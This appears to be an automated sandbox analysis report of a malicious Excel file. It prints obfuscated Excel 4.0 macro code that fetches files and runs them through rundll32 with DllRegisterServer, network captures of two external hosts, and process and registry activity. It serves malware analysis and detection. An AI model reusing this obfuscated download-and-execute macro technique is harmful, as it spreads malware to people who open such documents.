Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 a0 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 58 00 00 00 12 00 00 00 68 00 00 00 0c 00 00 00 80 00 00 00 0d 00 00 00 8c 00 00 00 13 00 00 00 98 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 08 00 00 00

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 363283

General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	363283
Entropy:	3.24522262131
Base64 Encoded:	True
Data ASCII:	. . . . 7 . . . . \\ . p . . v i - v i B . . . . D o c 3 . . . . _ x l f n . A G G R E G A T E . . . . _ x l f n . F . I N V . R T . . . . ! . . . . .
Data Raw:	09 08 08 00 00 05 05 00 17 37 cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 05 76 69 2d 76 69 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU13,Doc3!BC17,0,!AL21)=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU14,Doc3!BC18&"1",0,!AL21)=RUN(Doc4!AM6)
```

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMX
MY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(45
2354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45
245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=R
AND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=FORMULA(before.3.5.0.sheet!AZ39&BA39&before.3.5.0.sheet!BB39&before.3.5.0.sheet!BC39,before.3.5.0
.sheet!AU13)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,4
5245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=
RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()
=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(
59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(45
2354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45
245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=R
AND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=
FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=FORMULA(befor
e.3.5.0.sheet!AZ40&BA40&before.3.5.0.sheet!BB40&before.3.5.0.sheet!BC40,before.3.5.0.sheet!AU14)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=
RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()
=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(
59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SU
MXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY
52354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,4
5245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=
RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()
=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=FORMULA(""U""&before.3.5.0.sheet!BC25&before.3.5.0.sheet!B
C29&before.3.5.0.sheet!BF28&before.3.5.0.sheet!BC28&before.3.5.0.sheet!BC31&before.3.5.0.sheet!BF29&""A"",before.3.5.0.she
```

```
"=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU13,Doc3!BC17,0,!AL21)=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU14,Doc3!BC18&""1"",0,!AL21)=RUN(Doc4!AM6)"
```

```
"=MDETERM(56241452475)=EXEC(Doc3!BB22&Doc3!BB23&Doc3!BB24&Doc3!BB30&""2 ""&Doc3!BC17&Doc3!BD31&""lRegi""&""ster""&""Ser""&""ver"")=EXEC(Doc3!BB22&Doc3!BB23&Doc3!BB24&Doc3!BB30&""2 ""&Doc3!BC18&""1""&Doc3!BD31&""lRegi""&""ster""&""Ser""&""ver"")=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=RUN(Doc3!AY22)"
```

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 21:00:51.704725981 CEST	49707	443	192.168.2.3	192.185.39.58
May 12, 2021 21:00:51.862798929 CEST	443	49707	192.185.39.58	192.168.2.3
May 12, 2021 21:00:51.862938881 CEST	49707	443	192.168.2.3	192.185.39.58
May 12, 2021 21:00:51.868599892 CEST	49707	443	192.168.2.3	192.185.39.58
May 12, 2021 21:00:52.026566982 CEST	443	49707	192.185.39.58	192.168.2.3
May 12, 2021 21:00:52.031371117 CEST	443	49707	192.185.39.58	192.168.2.3
May 12, 2021 21:00:52.031429052 CEST	49707	443	192.168.2.3	192.185.39.58
May 12, 2021 21:00:52.031461954 CEST	443	49707	192.185.39.58	192.168.2.3
May 12, 2021 21:00:52.031481028 CEST	443	49707	192.185.39.58	192.168.2.3
May 12, 2021 21:00:52.031518936 CEST	49707	443	192.168.2.3	192.185.39.58
May 12, 2021 21:00:52.045068979 CEST	49707	443	192.168.2.3	192.185.39.58
May 12, 2021 21:00:52.243745089 CEST	443	49707	192.185.39.58	192.168.2.3
May 12, 2021 21:00:52.249886990 CEST	443	49707	192.185.39.58	192.168.2.3
May 12, 2021 21:00:52.250056028 CEST	49707	443	192.168.2.3	192.185.39.58
May 12, 2021 21:00:52.250835896 CEST	49707	443	192.168.2.3	192.185.39.58
May 12, 2021 21:00:52.408812046 CEST	443	49707	192.185.39.58	192.168.2.3
May 12, 2021 21:00:52.592989922 CEST	443	49707	192.185.39.58	192.168.2.3
May 12, 2021 21:00:52.593342066 CEST	49707	443	192.168.2.3	192.185.39.58
May 12, 2021 21:00:52.593359947 CEST	49707	443	192.168.2.3	192.185.39.58
May 12, 2021 21:00:52.593950987 CEST	443	49707	192.185.39.58	192.168.2.3
May 12, 2021 21:00:52.594039917 CEST	49707	443	192.168.2.3	192.185.39.58
May 12, 2021 21:00:52.662770033 CEST	49709	443	192.168.2.3	192.185.32.232
May 12, 2021 21:00:52.752285957 CEST	443	49707	192.185.39.58	192.168.2.3
May 12, 2021 21:00:52.824639082 CEST	443	49709	192.185.32.232	192.168.2.3
May 12, 2021 21:00:52.824757099 CEST	49709	443	192.168.2.3	192.185.32.232
May 12, 2021 21:00:52.825683117 CEST	49709	443	192.168.2.3	192.185.32.232
May 12, 2021 21:00:52.989253998 CEST	443	49709	192.185.32.232	192.168.2.3
May 12, 2021 21:00:52.993160009 CEST	443	49709	192.185.32.232	192.168.2.3
May 12, 2021 21:00:52.993187904 CEST	443	49709	192.185.32.232	192.168.2.3
May 12, 2021 21:00:52.993200064 CEST	443	49709	192.185.32.232	192.168.2.3
May 12, 2021 21:00:52.993283987 CEST	49709	443	192.168.2.3	192.185.32.232
May 12, 2021 21:00:52.993336916 CEST	49709	443	192.168.2.3	192.185.32.232
May 12, 2021 21:00:53.001960039 CEST	49709	443	192.168.2.3	192.185.32.232
May 12, 2021 21:00:53.166119099 CEST	443	49709	192.185.32.232	192.168.2.3
May 12, 2021 21:00:53.166254997 CEST	49709	443	192.168.2.3	192.185.32.232
May 12, 2021 21:00:53.167197943 CEST	49709	443	192.168.2.3	192.185.32.232
May 12, 2021 21:00:53.370682001 CEST	443	49709	192.185.32.232	192.168.2.3
May 12, 2021 21:00:53.731242895 CEST	443	49709	192.185.32.232	192.168.2.3
May 12, 2021 21:00:53.731358051 CEST	49709	443	192.168.2.3	192.185.32.232
May 12, 2021 21:00:53.731591940 CEST	443	49709	192.185.32.232	192.168.2.3
May 12, 2021 21:00:53.731652975 CEST	49709	443	192.168.2.3	192.185.32.232
May 12, 2021 21:01:23.731844902 CEST	443	49709	192.185.32.232	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 21:00:31.480206966 CEST	53	60985	8.8.8.8	192.168.2.3
May 12, 2021 21:00:32.848531008 CEST	50200	53	192.168.2.3	8.8.8.8
May 12, 2021 21:00:32.897247076 CEST	53	50200	8.8.8.8	192.168.2.3
May 12, 2021 21:00:35.591878891 CEST	51281	53	192.168.2.3	8.8.8.8
May 12, 2021 21:00:35.671561956 CEST	53	51281	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 21:00:36.128264904 CEST	49199	53	192.168.2.3	8.8.8.8
May 12, 2021 21:00:36.194346905 CEST	53	49199	8.8.8.8	192.168.2.3
May 12, 2021 21:00:37.045583010 CEST	50620	53	192.168.2.3	8.8.8.8
May 12, 2021 21:00:37.097109079 CEST	53	50620	8.8.8.8	192.168.2.3
May 12, 2021 21:00:38.028728008 CEST	64938	53	192.168.2.3	8.8.8.8
May 12, 2021 21:00:38.077552080 CEST	53	64938	8.8.8.8	192.168.2.3
May 12, 2021 21:00:38.649688959 CEST	60152	53	192.168.2.3	8.8.8.8
May 12, 2021 21:00:38.710047007 CEST	53	60152	8.8.8.8	192.168.2.3
May 12, 2021 21:00:39.630774975 CEST	57544	53	192.168.2.3	8.8.8.8
May 12, 2021 21:00:39.682400942 CEST	53	57544	8.8.8.8	192.168.2.3
May 12, 2021 21:00:45.330672979 CEST	55984	53	192.168.2.3	8.8.8.8
May 12, 2021 21:00:45.382438898 CEST	53	55984	8.8.8.8	192.168.2.3
May 12, 2021 21:00:46.718193054 CEST	64185	53	192.168.2.3	8.8.8.8
May 12, 2021 21:00:46.806058884 CEST	53	64185	8.8.8.8	192.168.2.3
May 12, 2021 21:00:47.228271961 CEST	65110	53	192.168.2.3	8.8.8.8
May 12, 2021 21:00:47.298574924 CEST	53	65110	8.8.8.8	192.168.2.3
May 12, 2021 21:00:47.427763939 CEST	58361	53	192.168.2.3	8.8.8.8
May 12, 2021 21:00:47.479362965 CEST	53	58361	8.8.8.8	192.168.2.3
May 12, 2021 21:00:48.244836092 CEST	65110	53	192.168.2.3	8.8.8.8
May 12, 2021 21:00:48.302170038 CEST	53	65110	8.8.8.8	192.168.2.3
May 12, 2021 21:00:49.293512106 CEST	65110	53	192.168.2.3	8.8.8.8
May 12, 2021 21:00:49.342400074 CEST	53	65110	8.8.8.8	192.168.2.3
May 12, 2021 21:00:51.355104923 CEST	65110	53	192.168.2.3	8.8.8.8
May 12, 2021 21:00:51.426564932 CEST	53	65110	8.8.8.8	192.168.2.3
May 12, 2021 21:00:51.643449068 CEST	63492	53	192.168.2.3	8.8.8.8
May 12, 2021 21:00:51.702374935 CEST	53	63492	8.8.8.8	192.168.2.3
May 12, 2021 21:00:51.816216946 CEST	60831	53	192.168.2.3	8.8.8.8
May 12, 2021 21:00:51.867808104 CEST	53	60831	8.8.8.8	192.168.2.3
May 12, 2021 21:00:52.611515999 CEST	60100	53	192.168.2.3	8.8.8.8
May 12, 2021 21:00:52.660383940 CEST	53	60100	8.8.8.8	192.168.2.3
May 12, 2021 21:00:53.630944014 CEST	53195	53	192.168.2.3	8.8.8.8
May 12, 2021 21:00:53.682490110 CEST	53	53195	8.8.8.8	192.168.2.3
May 12, 2021 21:00:55.417104006 CEST	65110	53	192.168.2.3	8.8.8.8
May 12, 2021 21:00:55.475045919 CEST	53	65110	8.8.8.8	192.168.2.3
May 12, 2021 21:00:59.242156982 CEST	50141	53	192.168.2.3	8.8.8.8
May 12, 2021 21:00:59.291069031 CEST	53	50141	8.8.8.8	192.168.2.3
May 12, 2021 21:01:00.428848982 CEST	53023	53	192.168.2.3	8.8.8.8
May 12, 2021 21:01:00.477855921 CEST	53	53023	8.8.8.8	192.168.2.3
May 12, 2021 21:01:01.613133907 CEST	49563	53	192.168.2.3	8.8.8.8
May 12, 2021 21:01:01.663407087 CEST	53	49563	8.8.8.8	192.168.2.3
May 12, 2021 21:01:02.779558897 CEST	51352	53	192.168.2.3	8.8.8.8
May 12, 2021 21:01:02.836652040 CEST	53	51352	8.8.8.8	192.168.2.3
May 12, 2021 21:01:03.683073997 CEST	59349	53	192.168.2.3	8.8.8.8
May 12, 2021 21:01:03.732348919 CEST	53	59349	8.8.8.8	192.168.2.3
May 12, 2021 21:01:04.670989990 CEST	57084	53	192.168.2.3	8.8.8.8
May 12, 2021 21:01:04.719727993 CEST	53	57084	8.8.8.8	192.168.2.3
May 12, 2021 21:01:05.833053112 CEST	58823	53	192.168.2.3	8.8.8.8
May 12, 2021 21:01:05.847727060 CEST	57568	53	192.168.2.3	8.8.8.8
May 12, 2021 21:01:05.896573067 CEST	53	57568	8.8.8.8	192.168.2.3
May 12, 2021 21:01:05.919400930 CEST	53	58823	8.8.8.8	192.168.2.3
May 12, 2021 21:01:07.009114981 CEST	50540	53	192.168.2.3	8.8.8.8
May 12, 2021 21:01:07.060061932 CEST	53	50540	8.8.8.8	192.168.2.3
May 12, 2021 21:01:08.427846909 CEST	54366	53	192.168.2.3	8.8.8.8
May 12, 2021 21:01:08.479468107 CEST	53	54366	8.8.8.8	192.168.2.3
May 12, 2021 21:01:13.068101883 CEST	53034	53	192.168.2.3	8.8.8.8
May 12, 2021 21:01:13.127795935 CEST	53	53034	8.8.8.8	192.168.2.3
May 12, 2021 21:01:27.020227909 CEST	57762	53	192.168.2.3	8.8.8.8
May 12, 2021 21:01:27.086642981 CEST	53	57762	8.8.8.8	192.168.2.3
May 12, 2021 21:01:30.138936996 CEST	55435	53	192.168.2.3	8.8.8.8
May 12, 2021 21:01:30.197726965 CEST	53	55435	8.8.8.8	192.168.2.3
May 12, 2021 21:02:08.731451035 CEST	50713	53	192.168.2.3	8.8.8.8
May 12, 2021 21:02:08.788840055 CEST	53	50713	8.8.8.8	192.168.2.3
May 12, 2021 21:02:12.165663958 CEST	56132	53	192.168.2.3	8.8.8.8
May 12, 2021 21:02:12.231364965 CEST	53	56132	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 21:02:38.977041960 CEST	58987	53	192.168.2.3	8.8.8.8
May 12, 2021 21:02:39.044488907 CEST	53	58987	8.8.8.8	192.168.2.3
May 12, 2021 21:02:45.849172115 CEST	56579	53	192.168.2.3	8.8.8.8
May 12, 2021 21:02:45.922734976 CEST	53	56579	8.8.8.8	192.168.2.3
May 12, 2021 21:02:52.197717905 CEST	60633	53	192.168.2.3	8.8.8.8
May 12, 2021 21:02:52.267795086 CEST	53	60633	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 21:00:51.643449068 CEST	192.168.2.3	8.8.8.8	0xe34f	Standard query (0)	signifysystem.com	A (IP address)	IN (0x0001)
May 12, 2021 21:00:52.611515999 CEST	192.168.2.3	8.8.8.8	0xfa45	Standard query (0)	fcventasservicios.cl	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 21:00:51.702374935 CEST	8.8.8.8	192.168.2.3	0xe34f	No error (0)	signifysystem.com		192.185.39.58	A (IP address)	IN (0x0001)
May 12, 2021 21:00:52.660383940 CEST	8.8.8.8	192.168.2.3	0xfa45	No error (0)	fcventasservicios.cl		192.185.32.232	A (IP address)	IN (0x0001)


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 12, 2021 21:00:52.031481028 CEST	192.185.39.58	443	192.168.2.3	49707	CN=cpcontacts.signifysystem.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Apr 01 17:00:25 CEST 2021 Wed Oct 07 21:21:40 CEST 2020	Wed Jun 30 17:00:25 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
May 12, 2021 21:00:52.993200064 CEST	192.185.32.232	443	192.168.2.3	49709	CN=mail.fcventasyservicios.cl CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Mar 16 13:01:12 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Mon Jun 14 14:01:12 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 5108 Parent PID: 792

General

Start time:	21:00:44
Start date:	12/05/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x11f0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	177F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	177F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	177F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	177F643	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	177F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	177F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	177F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	177F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	177F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	177F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	177F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	177F643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\D25D65A4.tmp	success or wait	1	136495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\456A532B.tmp	success or wait	1	136495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	12620F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	126211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	126213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	126213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6256 Parent PID: 5108

General

Start time:	21:00:53
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\ritofm.cvm,DllRegisterServer
Imagebase:	0xc80000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6288 Parent PID: 5108

General

Start time:	21:00:53
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\ritofm.cvm1,DllRegisterServer
Imagebase:	0xc80000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis